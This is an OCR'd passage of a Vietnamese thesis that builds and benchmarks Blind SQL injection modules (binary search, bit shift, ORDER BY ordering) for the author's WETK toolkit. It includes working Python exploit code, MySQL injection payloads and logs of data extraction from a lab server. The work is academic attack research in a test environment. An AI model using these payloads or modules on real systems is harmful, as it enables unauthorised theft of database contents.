
Để thực hiện mô phỏng tấn công Blind SQL injection, luận văn cần xây dựng các đoạn mã tấn công cho các phương pháp. Luận văn sẽ xây dựng các đoạn mã để triển khai các phương pháp tấn công sau đây:

- Tìm kiếm nhị phân
- Phép dịch bit
- Phân tích thứ tự dữ liệu trả về

Mã tấn công có thể được xây dựng bằng nhiều ngôn ngữ khác nhau. Trong đó, ngôn ngữ Python là ngôn ngữ phổ biến, thường được sử dụng. đây là một ngôn ngữ đơn giản, dễ học, đặc biệt được cộng đồng hỗ trợ nhiều, cung cấp

nhiều bộ thư viện dùng sẵn trong lập trình. Lập trình viên do đó sẽ tiết kiệm được nhiều thời gian trong quá trình phát triển mã tấn công.

Dựa trên các yêu cầu thực tế, trong quá trình hoàn thiện, luận văn đã thực hiện phát triển công cụ WETK (Web Exploit Toolkit). Đây là một bộ công cụ được xây dựng bằng ngôn ngữ Python, cho phép quản lý các mã tấn công. Các mã tấn công được xây dựng dưới dạng module, mỗi lần cần thêm mã tấn công chỉ việc tạo một file vào thư mục module của công cụ. Bộ công cụ đóng vai trò như một Framework, cung cấp các chức năng quản lý module, các bộ hàm, thư viện cơ bản, bao gồm cả kiến trúc để tiếp nhận đầu vào từ người dùng, hiển thị kết quả. Công cụ cung cấp sự tiện dụng cho lập trình viên, người phát triển mã tấn công, thay vì phải viết tất cả các thành phần: từ nhận đầu vào, hiển thị kết quả thì chỉ tập trung vào việc xây dựng mã khai thác. Ngoài ra, công cụ hỗ trợ quản lý các module, giúp dễ dàng trong việc tìm kiếm, sử dụng, cũng như tái sử dụng mã.



Hình 3.18: Kiến trúc của WETK

```
habachnam@habachnam-RU:~/Git/WETK/WETK0.2$ python main.py
usage: main.py [-h] [-d] [-v] [-l] [-u USE] [-sh] [-so] [-co]
               [-o USEOPTIONS [USEOPTIONS ...]] [-p PROFILE]

WETK - Web Exploit ToolKit - Version 0.0.2a

optional arguments:
  -h, --help            show this help message and exit
  -d, --debug           enable/disable debug
  -v, --version         WETK version
  -l, --list            List all modules
  -u USE, --use USE     Use module
  -sh, --showhelp       Show module Help
  -so, --showoptions    Show module Options
  -co, --checkoptions   Check module Options
  -o USEOPTIONS [USEOPTIONS ...], --useoptions USEOPTIONS [USEOPTIONS ...]
                        Module Options
  -p PROFILE, --profile PROFILE
                        Profle Options
```

Hình 3.19: Hướng dẫn sử dụng WETK

Đây là một một công cụ mã nguồn mở, đang trong quá trình phát triển. Mã nguồn của công cụ được chia sẻ trên mạng Internet tại địa chỉ: https://github.com/kendyhikaru/WETK/tree/master/WETK0.2 để mọi người cùng phát triển.

```
habachnam@habachnam-RU:~/Git/WETK/WETK0.2$ python main.py -l
2016-06-20 12:07:23,505 INFO      List Modules
List Modules
============

      Path                      Name                                    Version   Rank     Description
      ----                      ----                                    -------   ----     -----------

      ctfBruteForce             CTF Brute Force Module                  0.0.1     MEDIUM   This is Module for Brute force, file fuzzing
      sqlinjection.timebase     Timebase Blind SQL injection Module     0.0.1     HIGH     Timebase Blind SQL injection
      sqlinjection.blind        Blind SQL injection Module              0.0.1     HIGH     Blind SQL injection with brute force character ( greater than 100 requests/character)
      sqlinjection.binary_search Blind SQL injection Module             0.0.1     HIGH     Blind SQL injection with binary search
      nosqlinjection.blind      Blind No SQL injection Module           0.0.1     HIGH     Blind No SQL injection with brute force character ( greater than 100 requests/character)
```

Hình 3.20: Hiển thị các module đã có của WETK

Luận văn sẽ sử dụng WETK làm framework xây dựng và quản lý mã tấn công. Do đó, việc xây dựng mã tấn công sẽ tuân thủ theo các yêu cầu, định nghĩa của WETK. Trong đó, một module phải đảm bảo có 2 phần:

- Phần khởi tạo: định nghĩa các biến cần thiết, khai báo thư viện, các hàm dùng chung, cần sử dụng của WETK. Đây cũng là nơi định nghĩa các hướng dẫn cho module.
- Phần chạy (runner): định nghĩa module sẽ làm gì. Khi gọi vào module, hàm này sẽ được gọi sau khi khởi tạo thành công.
- Phần tự định nghĩa của module (tùy chọn): các hàm, khái niệm do module tự định nghĩa.

Một module cơ bản gồm các thành phần như sau:

```
from libs.coreHTTPModule import coreHTTPModule
class module(coreHTTPModule):
    def __init__(self, logger, profile):
        coreHTTPModule.__init__(self, logger, profile)
        self.name = "CTF Brute Force Module"  # Changed
        self.description = "This is Module for Brute force, file fuzzing"
        self.rank = "MEDIUM"  # Exploit level
        self.type = "Scan"  # Type: exploit | scanner | support
        self.author = "namhb"
        self.version = "0.0.1"
        self.fileList = [
            "robots.txt",
            ".htaccess",
            "web.config",
            "login.php",
            "admin.php",
            "phpmyadmin",
            "mysqladmin",
            "backup",
        ]
        self.help = "" \
                    "This is help for module." \
                    ""
    def sendHttpGetRequest(self, url):
        if (url[:5] == "https"):
            r = requests.get(url, verify=False)
            r.headers["content-length"] = None
        else:
            r = requests.get(url)
        return r
    def run(self):
        # We coding here
        print("Site: {0} result:".format(self.basicOptions["URL"]["currentSetting"]))
        print("==========================")
```

```
        print("")
        print("\t{0:50s}{1:10s}{2}".format("Filename", "Code", "Size"))
        print("\t{0:50s}{1:10s}{2}".format("--------", "----", "----"))
        print("")
        for fileName in self.fileList:
            r = self.sendHTTPRequest(fileName)
            print("\t{0:50s}{1:10s}{2}".format(fileName, str(r.status_code), r.headers["content-length"]))
```

Đối với phương pháp truyền thống, duyệt hết các ký tự tương đối đơn giản. WETK cũng đã được phát triển sẵn module này nên luận văn không đi sâu vào chi tiết. Chi tiết module này (sqlinjection.blind) có thể tham khảo trong mục 1 Phụ lục của luận văn.

3.4.2. Xây dựng mã tấn công sử dụng phương pháp tìm kiếm nhị phân

Để xây dựng mã tấn công dạng tìm kiếm nhị phân, luận văn sẽ xây dựng các hàm sau:

- Hàm checkQuery().
- Hàm getMySQLQueryResult().
- Hàm getMySQLLength().
- Các hàm mặc định tuân thủ theo chuẩn của WETK: Hàm run() và hàm __init().

Hàm checkQuery() thực hiện kiểm tra kết quả trả về là đúng hay là sai. Để xác định điều này sẽ tìm kiếm chuỗi pattern. Nếu có chuỗi này thì sẽ là True, không có là False. Giá trị chuỗi pattern được thiết lập thông qua tham số PATTERN khi chạy WETK, sau đó truyền vào tham số payload của hàm checkQuery().

```
def checkQuery(self, payload):
                # Return true/false of query
                # If contain, return True, if not, return False
                # Or use regex
                r                                                    =
        self.sendHTTPRequest(payload)
```

```
        if(r.text.find(self.basicOptions["PATTERN"]["currentSetting"]) > 0):
            return True
        else:
            return False
```

Hàm getMySQLQueryResult() nhận đầu vào là một query (câu lệnh SQL mà kẻ tấn công muốn chạy). Hàm sẽ lần lượt lấy từng ký tự bằng phương pháp tìm kiếm nhị phân. Hàm sẽ kiểm tra giá trị ASCII của ký tự có nhỏ hơn giá trị trung bình cộng của imin (cận dưới) và imax (cận trên). Nếu đúng thì tiếp tục kiểm tra trong trong khoảng dưới, nếu sai sẽ tìm kiếm ở khoảng trên. Sau mỗi yêu cầu, khoảng tìm kiếm thu hẹp được một nửa.

```
def getMySQLQueryResult(self, query):
    # Binary search
    if(self.resultLength != None):
        for i in range(0, self.resultLength):
            # Single character
            imin = 0
            imax = self.maxLength
            temp = -1
            while(imin <= imax):
                imid = (imin + imax)/2
                if(self.checkQuery(" and {0}<=ascii(substr({1},{2},1))".format(imid,query, (i+1))) == True):
                    # < key
                    imin = imid + 1
                    temp = imid
                else:
                    imax = imid - 1

            if(imax == 0):
                self.logger.info("Character not found!")
                exit()
            else:
                self.logger.info("Found character number {0} is: {1}".format(i+1, chr(temp)))
```

```
                    self.result                 +=      chr(temp)
        # Second get result
```

Hàm getMySQLLength() tương tự hàm getMySQLQueryResult(), tuy nhiên cấu trúc được thay đổi để lấy độ dài chuỗi trả về. Về thuật toán giống như hàm getMySQLQueryResult().

```
def getMySQLLength(self, query):
        imin                                                    =       0
        imax                                                    =       self.maxLength
        temp                                                    =       -1
        while(imin <= imax):
                imid                                            =       (imin + imax)/2
                if(self.checkQuery(" and {0}<=length({1})".format(imid,query)) == True):
                        # < key
                        imin                                    =       imid + 1
                        temp                                    =       imid
                else:
                        imax                                    =       imid - 1
        if(imin == imax):
                self.resultLength                       =       imid
                return imin
        if(imax == 0):
                return None
        else:
                self.resultLength                       =       temp
                return temp
```

Hàm runner thực hiện chạy câu lệnh SQL, gọi đến hàm runMySQLQuery(), từ đây sẽ lần lượt thực hiện lấy độ dài kết quả, rồi lấy từng ký tự.

Hàm __init__ thực hiện khởi tạo các thành phần liên quan, cần sử dụng.

Chi tiết về toàn bộ mã tấn công của phương pháp tìm kiếm nhị phân tham khảo mục 2 Phụ lục của luận văn.

3.4.3. Xây dựng mã tấn công sử dụng phương pháp dịch bit

Tương tự như phương pháp tìm kiếm nhị phân, để xây dựng mã tấn công dạng tìm kiếm nhị phân, luận văn sẽ xây dựng các hàm sau:

- Hàm checkQuery(): Tương tự như phương pháp tìm kiếm nhị phân.
- Hàm getMySQLQueryResult().
- Hàm getMySQLLength().
- Các hàm mặc định tuân thủ theo chuẩn của WETK: Hàm run() và hàm __init().

Hàm getMySQLLength() để xác định độ dài chuỗi, tuy nhiên sử dụng phương phát dịch bit. Giá trị sau khi lấy sẽ lần lượt được dịch từ 6 bit đến 0 bit (để lấy từ bit thứ 7 đến bit 0), đêm chia lấy phần dư với 2 rồi so sánh với 1. Nếu là đúng thì bit đó là 1, còn lại là 2. Mỗi khi lấy được 1 bit, sẽ cộng dồn vào giá trị tmp. Giá trị cộng thêm đó là số mũ của 2, với số số mũ chính là giá trị của bit.

```
def getMySQLLength(self, query):
        tmp                                                     =       0
        for i in reversed(range(0, 7)):
                if(self.checkQuery("and (((length({0})>>{1}) mod 2)=1)".format(query, i))):
                        # bit i is 1
                        self.logger.debug("Bit {0} is 1".format(i))
                        tmp                                     =       tmp + pow(2,i)
                else:
                        self.logger.debug("Bit {0} is 0".format(i))
        self.resultLength                                       =       tmp
```

Hàm getMySQLQueryResult() sử dụng thuật toán tương tự hàm getMySQLLength(), tuy nhiên sẽ lần lượt lấy giá trị từng ký tự.

```
def getMySQLQueryResult(self, query):
        # Bit shift
        if(self.resultLength != None):
                for i in range(0, self.resultLength):
                        # Single character
```

```
                tmp = 0
                for j in reversed(range(0, 7)):
                    if(self.checkQuery(" and (((ascii(substr({0},{1},1))>>{2}) mod 2)=1)".format(query, (i+1),j)) == True):
                        self.logger.debug("Bit {0} is 1".format(j))
                        tmp = tmp + pow(2,j)
                    else:
                        self.logger.debug("Bit {0} is 0".format(j))
                self.logger.info("Found character number {0} is: {1}".format(i+1, chr(tmp)))
                self.result += chr(tmp)
        # Second get result
```

Hàm runner thực hiện chạy câu lệnh SQL, gọi đến hàm runMySQLQuery(), từ đây sẽ lần lượt thực hiện lấy độ dài kết quả, rồi lấy từng ký tự.

Hàm __init__ thực hiện khởi tạo các thành phần liên quan, cần sử dụng.

Chi tiết về toàn bộ mã tấn công của phương pháp tìm kiếm nhị phân tham khảo mục 3 Phụ lục của luận văn.

3.4.4. Xây dựng mã tấn công sử dụng phương pháp phân tích thứ tự trả về

Để xây dựng mã tấn công cho phương pháp phân tích thứ tự trả về, cần xây dựng các hàm sau:

- Hàm getQueryResult()
- Hàm getMySQLLength() và getMySQLQueryResult()
- Các hàm mặc định tuân thủ theo chuẩn của WETK: Hàm run() và hàm __init().

Hàm getQueryResult() nhận đầu vào là mã tấn công, thực hiện phân tích thứ tự trả về trích xuất ra giá trị của truy vấn. Thứ tự ban đầu dùng để tham chiếu được thiết lập trong biến self.standard_dict. Hàm thực hiện phân tích, tìm ra vị trí của dòng thứ nhất. Sau đó, lần lượt tìm vị trí dòng thứ hai, so sánh với vị trí dòng thứ nhất, nếu đứng trước thì bit đó là 0, nếu đứng sau thì bit đó là 1. Cuối cùng sẽ cộng dồn các giá trị tìm được để trả về kết quả:

```
def getQueryResult(self, payload):
        r = self.sendHTTPRequest(payload)
        resultText = r.text
        pos1 = resultText.find(self.standard_dict[1])
        post_dict = {}
        for i in range(2,10):
                pos = resultText.find(self.standard_dict[i])
                if pos < pos1:
                        #Before 1 ==> -@hbn ==> 0
                        post_dict[i] = 0
                else:
                        post_dict[i] = 1
        s = 0
        for i in range(9,1,-1):
                x = pow(2,i-2) * post_dict[i]
                s = s+x
        return (s)
```

Hàm getMySQLLength() và getMySQLQueryResult() thiết lập mã tấn công, rồi gửi đến hàm getQueryResult() để lấy kết quả. Về chức năng các hàm này tương tự hàm trong các module còn lại.

Hàm getMySQLLength():

```
def getMySQLLength(self, query):
        payload = "order by (select if((@hbn:=@hbn%2b1)<10,if(@hbn=1,1,if((select length(({0}))) %26 pow(2,@hbn-2) > 0,@hbn,-@hbn)),1000) from (select @hbn:=0) as t)".format(query)
        self.resultLength = (self.getQueryResult(payload))
```

Hàm getMySQLQueryResult():

```
def getMySQLQueryResult(self, query):
        if(self.resultLength != None):
                for i in range(0, self.resultLength):
                        payload = "order by (select if((@hbn:=@hbn%2b1)<10,if(@hbn=1,1,if((select ascii(substring(({0}),{1},1))) %26 pow(2,@hbn-2) > 0,@hbn,-@hbn)),1000) from (select @hbn:=0) as t)".format(query, i+1)
                        tmp = (self.getQueryResult(payload))
```

```
                    self.logger.info("Found character number {0} is: {1}".format(i+1, chr(tmp)))
                    self.result                    +=        chr(tmp)
```

Hàm runner thực hiện chạy câu lệnh SQL, gọi đến hàm runMySQLQuery(), từ đây sẽ lần lượt thực hiện lấy độ dài kết quả, rồi lấy từng ký tự.

Hàm __init__ thực hiện khởi tạo các thành phần liên quan, cần sử dụng.

Chi tiết về toàn bộ mã tấn công của phương pháp tìm kiếm nhị phân tham khảo mục 4 Phụ lục của luận văn.

3.4.5. Thử nghiệm và đánh giá kết quả

Để đánh giá hiệu quả của từng phương pháp cần đo được số lượng yêu cầu gửi đi, và thời gian để thực hiện xong mã tấn công. Để lấy các thông tin này có thể sử dụng các công cụ để đo, chặn bắt gói tin như: Wireshark, tcpdump.. Tuy nhiên, bộ framework WETK đã hỗ trợ tính năng này. Để sử dụng chỉ cần bật tham số debug (-d) của công cụ, các thông tin chi tiết sẽ được hiển thị.

Lần lượt thử nghiệm chạy các module, tương ứng với các phương pháp tấn công. Trước tiên cần gọi đến module đó, và xem các tham số cần để nạp vào khi chạy module bằng cách sử dụng tham số -so (show module options). Các tham số mà Required là YES thì bắt buộc phải có.

```
habachnam@habachnam-RU:~/Git/WETK/WETK0.2$ python main.py -u sqlinjection.blind -so
2016-06-20 12:38:06,210 INFO       Try to load: modules.sqlinjection.blind.module.
Basic options
=============

        Name                Current Setting                                 Required    Description
        ----                ---------------                                 --------    -----------

        URL                 None                                            YES         URL to exploit
        PATTERN             None                                            YES         Pattern to check True/False
        ACCEPT                                                              NO          Host to exploit
        DATADICT            None                                            NO          POST Data to exploit, use <data_name1>:<data_value
                                                                                        1>;<data_name2>:<data_value2>. Default use this (n
                                                                                        ot DATA)
        HOST                None                                            NO          Host to exploit
        COOKIE              None                                            NO          Cookie to exploit, use <cookie_name1>:<cookie_valu
                                                                                        e1>;<cookie_name2>:<cookie_value2>
        ACCEPT_LANGUAGE     en,en-US;q=0.8,vi-VN;q=0.6,vi;q=0.4,fr-FR;q=0   NO          Host to exploit
                            .2,fr;q=0.2
        USERAGENT           Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebK   NO          User Agent to exploit
                            it/537.36 (KHTML, like Gecko) Chrome/46.0.249
                            0.86 Safari/537.36
        ACCEPT_ENCODING     gzip, deflate, sdch                             NO          Host to exploit
        DBMS                mysql                                           YES         Type of DMBS: mysql/mssql/oracle
        DATASTRING          None                                            NO          POST Data string to exploit. Default use this (not
                                                                                         DATA)
        CONNECTION          keep-alive                                      NO          Host to exploit
        REFERER             https://www.google.com/                         NO          Referer to exploit
        CONTENT_TYPE        None                                            NO          Conten-type to exploit
        METHOD              None                                            NO          HTTP Method: get/post/head
2016-06-20 12:38:06,212 INFO       Finish load module: modules.sqlinjection.blind.module
```

Hình 3.21: Hiển thị các option của module sqlinjection.blind

```
habachnam@habachnam-RU:~/Git/WETK/WETK0.2$ python main.py -u sqlinjection.binary_search -so
2016-06-20 12:08:48,036 INFO       Try to load: modules.sqlinjection.binary_search.module.
Basic options
=============

        Name               Current Setting                                 Required    Description
        ----               ---------------                                 --------    -----------

        URL                None                                            YES         URL to exploit
        PATTERN            None                                            YES         Pattern to check True/False
        ACCEPT                                                             NO          Host to exploit
        DATADICT           None                                            NO          POST Data to exploit, use <data_name1>:<data_value
                                                                                       1>;<data_name2>:<data_value2>. Default use this (n
                                                                                       ot DATA)
        HOST               None                                            NO          Host to exploit
        COOKIE             None                                            NO          Cookie to exploit, use <cookie_name1>:<cookie_valu
                                                                                       e1>;<cookie_name2>:<cookie_value2>
        ACCEPT_LANGUAGE    en,en-US;q=0.8,vi-VN;q=0.6,vi;q=0.4,fr-FR;q=0   NO          Host to exploit
                           .2,fr;q=0.2
        USERAGENT          Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebK   NO          User Agent to exploit
                           it/537.36 (KHTML, like Gecko) Chrome/46.0.249
                           0.86 Safari/537.36
        ACCEPT_ENCODING    gzip, deflate, sdch                             NO          Host to exploit
        DBMS               mysql                                           YES         Type of DMBS: mysql/mssql/oracle
        DATASTRING         None                                            NO          POST Data string to exploit. Default use this (not
                                                                                        DATA)
        CONNECTION         keep-alive                                      NO          Host to exploit
        REFERER            https://www.google.com/                         NO          Referer to exploit
        CONTENT_TYPE       None                                            NO          Conten-type to exploit
        METHOD             None                                            NO          HTTP Method: get/post/head
2016-06-20 12:08:48,039 INFO       Finish load module: modules.sqlinjection.binary_search.module
```

Hình 3.22: Hiển thị các option của module sqlinjection.binary_search

```
habachnam@habachnam-RU:~/Git/WETK/WETK0.2$ python main.py -u sqlinjection.bit_shift -so
2016-06-20 17:12:54,378 INFO       Try to load: modules.sqlinjection.bit_shift.module.
Basic options
=============

        Name               Current Setting                                 Required    Description
        ----               ---------------                                 --------    -----------

        URL                None                                            YES         URL to exploit
        PATTERN            None                                            YES         Pattern to check True/False
        ACCEPT                                                             NO          Host to exploit
        DATADICT           None                                            NO          POST Data to exploit, use <data_name1>:<data_value
                                                                                       1>;<data_name2>:<data_value2>. Default use this (n
                                                                                       ot DATA)
        HOST               None                                            NO          Host to exploit
        COOKIE             None                                            NO          Cookie to exploit, use <cookie_name1>:<cookie_valu
                                                                                       e1>;<cookie_name2>:<cookie_value2>
        ACCEPT_LANGUAGE    en,en-US;q=0.8,vi-VN;q=0.6,vi;q=0.4,fr-FR;q=0   NO          Host to exploit
                           .2,fr;q=0.2
        USERAGENT          Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebK   NO          User Agent to exploit
                           it/537.36 (KHTML, like Gecko) Chrome/46.0.249
                           0.86 Safari/537.36
        ACCEPT_ENCODING    gzip, deflate, sdch                             NO          Host to exploit
        DBMS               mysql                                           YES         Type of DMBS: mysql/mssql/oracle
        DATASTRING         None                                            NO          POST Data string to exploit. Default use this (not
                                                                                        DATA)
        CONNECTION         keep-alive                                      NO          Host to exploit
        REFERER            https://www.google.com/                         NO          Referer to exploit
        CONTENT_TYPE       None                                            NO          Conten-type to exploit
        METHOD             None                                            NO          HTTP Method: get/post/head
2016-06-20 17:12:54,381 INFO       Finish load module: modules.sqlinjection.bit_shift.module
2016-06-20 17:12:54,381 INFO       Total module load time: 0:00:00.002225
```

Hình 3.23: Hiển thị các option của module sqlinjection.bit_shift

WETK cung cấp sẵn cả hai giao thức là GET và POST, cũng như hỗ trợ việc truyền vào inject point. Inject point là điểm vào mắc lỗi, nơi mà sẽ truyền vào các mã tấn công. Inject point có thể ở trong URL, post data, cookie… . để truyền inject point thì sử dụng dấu *. Mặc định một lần thì chỉ có 1 điểm inject point.

Trong môi trường thực nghiệm, vị trí lỗi là tham số point trên địa chỉ url. Do đó ta sẽ nhập url là http://192.168.1.59/vul.php?point=1%20*. Các mã tấn công sẽ được truyền vào vị trí của dấu *.

Một tham số nữa cũng bắt buộc là PATTERN. Tham số này cung cấp mẫu để xác định đúng/sai. Trong phần 4.1 nếu đúng sẽ trả về danh sách thí sinh. Do đó sẽ lấy một đoạn mẫu trong danh sách để WETK nhận diện đúng sai.

Thông thường, để thực thi một query cần phải có bước lấy độ dài của chuỗi trả về. Tuy nhiên, để tránh ảnh hưởng kết quả thực nghiệm lấy 1 ký tự (chỉ tập trung vào các yêu cầu cần thiết để lấy nội dung ký tự trong chuỗi) sẽ bỏ qua bước này. Cần tiến hành cấu hình sẵn câu lệnh sẽ thực hiện, và độ dài của kết quả trả về.

Trong bài kiểm tra đầu tiên, thực hiện lấy 01 ký tự. Các module sẽ chạy để lấy kết quả của câu truy vấn: select “Z”. Câu truy vấn này sẽ trả về kết quả là 1 ký tự (độ dài bằng 1). Trước tiên là với module cơ bản sqlinjection.blind:

```
habachnam@habachnam-RU:~/Git/WETK/WETK0.2$ python main.py -u sqlinjection.blind -o URL=http://192.168.1.59/vul.php?point=1%20* PATTERN=Thanh
2016-06-20 13:00:12,906 INFO       Try to load: modules.sqlinjection.blind.module.
2016-06-20 13:00:12,909 WARNING    Inject point is ready.
2016-06-20 13:00:12,909 WARNING    Started Module: Blind SQL injection Module.
2016-06-20 13:00:13,051 INFO       Found character number 1 is: Z
2016-06-20 13:00:13,051 WARNING    Send 62 request.
2016-06-20 13:00:13,051 INFO       Finish load module: modules.sqlinjection.blind.module
2016-06-20 13:00:13,051 INFO       Total module load time: 0:00:00.144815
```

Số lần gửi yêu cầu là 62 và thời gian thực hiện xong là 144 (millisecond)

Tiếp tục thử nghiệm với module sqlinjection.binary_search:

```
habachnam@habachnam-RU:~/Git/WETK/WETK0.2$ python main.py -u sqlinjection.binary_search -o URL=http://192.168.1.59/vul.php?point=1%20* PATTERN=Thanh
2016-06-20 13:06:38,502 INFO       Try to load: modules.sqlinjection.binary_search.module.
2016-06-20 13:06:38,505 WARNING    Inject point is ready.
2016-06-20 13:06:38,505 WARNING    Started Module: Blind SQL injection Module.
2016-06-20 13:06:38,527 INFO       Found character number 1 is: Z
2016-06-20 13:06:38,527 WARNING    Send 7 request.
2016-06-20 13:06:38,527 INFO       Finish load module: modules.sqlinjection.binary_search.module
2016-06-20 13:06:38,527 INFO       Total module load time: 0:00:00.025097
```

Số lần gửi yêu cầu là 7 và thời gian thực hiện xong là 25 (millisecond).

Thử nghiệm với module sqlinjection.bit_shitf:

```
habachnam@habachnam-RU:~/Git/WETK/WETK0.2$ python main.py -u sqlinjection.bit_shift -o URL=http://192.168.1.59/vul.php?point=1%20* PATTERN=Thanh
2016-06-20 17:15:02,128 INFO       Try to load: modules.sqlinjection.bit_shift.module.
2016-06-20 17:15:02,137 WARNING    Inject point is ready.
2016-06-20 17:15:02,137 WARNING    Started Module: Blind SQL injection Module.
2016-06-20 17:15:02,166 INFO       Found character number 1 is: Z
2016-06-20 17:15:02,166 WARNING    Send 7 request.
2016-06-20 17:15:02,166 INFO       Finish load module: modules.sqlinjection.bit_shift.module
2016-06-20 17:15:02,166 INFO       Total module load time: 0:00:00.038512
```

Số lần gửi yêu cầu là 7 và thời gian thực hiện xong là 38 (millisecond).

Thử nghiệm với module sqlinjection.orderby:

```
habachnam@habachnam-RU:~/Git/WETK/WETK0.2$ python main.py -u sqlinjection.orderby -o URL=http://192.168.1.59/vul.php?point=1%20*
2016-06-20 17:18:28,140 INFO       Try to load: modules.sqlinjection.orderby.module.
2016-06-20 17:18:28,143 WARNING    Inject point is ready.
2016-06-20 17:18:28,143 WARNING    Started Module: Blind SQL injection Module.
2016-06-20 17:18:28,154 INFO       Found character number 1 is: Z
2016-06-20 17:18:28,155 WARNING    Send 1 request.
2016-06-20 17:18:28,155 INFO       Finish load module: modules.sqlinjection.orderby.module
2016-06-20 17:18:28,155 INFO       Total module load time: 0:00:00.014321
```

Số lần gửi yêu cầu là 1 và thời gian thực hiện xong là 14 (millisecond).

Trong bài kiểm tra tiếp theo, thực hiện lấy một chuỗi ký tự với độ dài chưa biết. Các phương pháp sẽ phải thực hiện lấy độ dài chuỗi ký tự đó (bằng thuật toán của mình), rồi tiếp tục lấy ký tự đó. Câu lệnh truy vấn sẽ là: select DESCRIPTION from information_schema.CHARACTER_SETS limit 6,1 – lấy giá trị DESCRIPTION trong bảng CHARACTER_SETS, database information_schema tại dòng thứ 6. Độ dài của ký tự này là 27.

Thử nghiệm với module sqlinjection.blind:

```
habachnam@habachnam-RU:~/Git/WETK/WETK0.2$ python main.py -u sqlinjection.blind -o URL=http://192.168.1.59/vul.php?point=1%20* PATTERN=Thanh
2016-06-20 17:25:33,006 INFO       Try to load: modules.sqlinjection.blind.module.
2016-06-20 17:25:33,009 WARNING    Inject point is ready.
2016-06-20 17:25:33,009 WARNING    Started Module: Blind SQL injection Module.
2016-06-20 17:25:33,009 INFO       Run query: (select DESCRIPTION from information_schema.CHARACTER_SETS limit 6,1)
2016-06-20 17:25:33,078 INFO       Result length: 27
2016-06-20 17:25:33,176 INFO       Found character number 1 is: I
2016-06-20 17:25:33,287 INFO       Found character number 2 is: S
2016-06-20 17:25:33,399 INFO       Found character number 3 is: O
2016-06-20 17:25:33,632 INFO       Found character number 4 is:
2016-06-20 17:25:33,654 INFO       Found character number 5 is: 8
2016-06-20 17:25:33,676 INFO       Found character number 6 is: 8
2016-06-20 17:25:33,689 INFO       Found character number 7 is: 5
2016-06-20 17:25:33,712 INFO       Found character number 8 is: 9
2016-06-20 17:25:33,888 INFO       Found character number 9 is: -
2016-06-20 17:25:33,895 INFO       Found character number 10 is: 2
2016-06-20 17:25:34,109 INFO       Found character number 11 is:
2016-06-20 17:25:34,199 INFO       Found character number 12 is: C
2016-06-20 17:25:34,235 INFO       Found character number 13 is: e
2016-06-20 17:25:34,289 INFO       Found character number 14 is: n
2016-06-20 17:25:34,349 INFO       Found character number 15 is: t
2016-06-20 17:25:34,419 INFO       Found character number 16 is: r
2016-06-20 17:25:34,449 INFO       Found character number 17 is: a
2016-06-20 17:25:34,496 INFO       Found character number 18 is: l
2016-06-20 17:25:34,709 INFO       Found character number 19 is:
2016-06-20 17:25:34,808 INFO       Found character number 20 is: E
2016-06-20 17:25:34,878 INFO       Found character number 21 is: u
2016-06-20 17:25:34,939 INFO       Found character number 22 is: r
2016-06-20 17:25:34,989 INFO       Found character number 23 is: o
2016-06-20 17:25:35,046 INFO       Found character number 24 is: p
2016-06-20 17:25:35,079 INFO       Found character number 25 is: e
2016-06-20 17:25:35,104 INFO       Found character number 26 is: a
2016-06-20 17:25:35,159 INFO       Found character number 27 is: n
2016-06-20 17:25:35,159 INFO       Result: ISO 8859-2 Central European
2016-06-20 17:25:35,159 WARNING    Send 946 request.
2016-06-20 17:25:35,159 INFO       Finish load module: modules.sqlinjection.blind.module
2016-06-20 17:25:35,159 INFO       Total module load time: 0:00:02.152810
```

Số lần gửi yêu cầu là 946 và thời gian thực hiện xong là 2152 (millisecond).

Thử nghiệm với module sqlinjection.binary_search:

```
habachnam@habachnam-RU:~/Git/WETK/WETK0.2$ python main.py -u sqlinjection.binary_search -o URL=http://192.168.1.59/vul.php?point=1%20* PATTERN=Thanh
2016-06-20 17:28:23,319 INFO       Try to load: modules.sqlinjection.binary_search.module.
2016-06-20 17:28:23,322 WARNING    Inject point is ready.
2016-06-20 17:28:23,322 WARNING    Started Module: Blind SQL injection Module.
2016-06-20 17:28:23,322 INFO       Run query: (select DESCRIPTION from information_schema.CHARACTER_SETS limit 6,1)
2016-06-20 17:28:23,350 INFO       Result length: 27
2016-06-20 17:28:23,370 INFO       Found character number 1 is: I
2016-06-20 17:28:23,391 INFO       Found character number 2 is: S
2016-06-20 17:28:23,411 INFO       Found character number 3 is: O
2016-06-20 17:28:23,436 INFO       Found character number 4 is:
2016-06-20 17:28:23,459 INFO       Found character number 5 is: 8
2016-06-20 17:28:23,478 INFO       Found character number 6 is: 8
2016-06-20 17:28:23,501 INFO       Found character number 7 is: 5
2016-06-20 17:28:23,521 INFO       Found character number 8 is: 9
2016-06-20 17:28:23,539 INFO       Found character number 9 is: -
2016-06-20 17:28:23,557 INFO       Found character number 10 is: 2
2016-06-20 17:28:23,578 INFO       Found character number 11 is:
2016-06-20 17:28:23,602 INFO       Found character number 12 is: C
2016-06-20 17:28:23,623 INFO       Found character number 13 is: e
2016-06-20 17:28:23,644 INFO       Found character number 14 is: n
2016-06-20 17:28:23,663 INFO       Found character number 15 is: t
2016-06-20 17:28:23,683 INFO       Found character number 16 is: r
2016-06-20 17:28:23,704 INFO       Found character number 17 is: a
2016-06-20 17:28:23,723 INFO       Found character number 18 is: l
2016-06-20 17:28:23,741 INFO       Found character number 19 is:
2016-06-20 17:28:23,760 INFO       Found character number 20 is: E
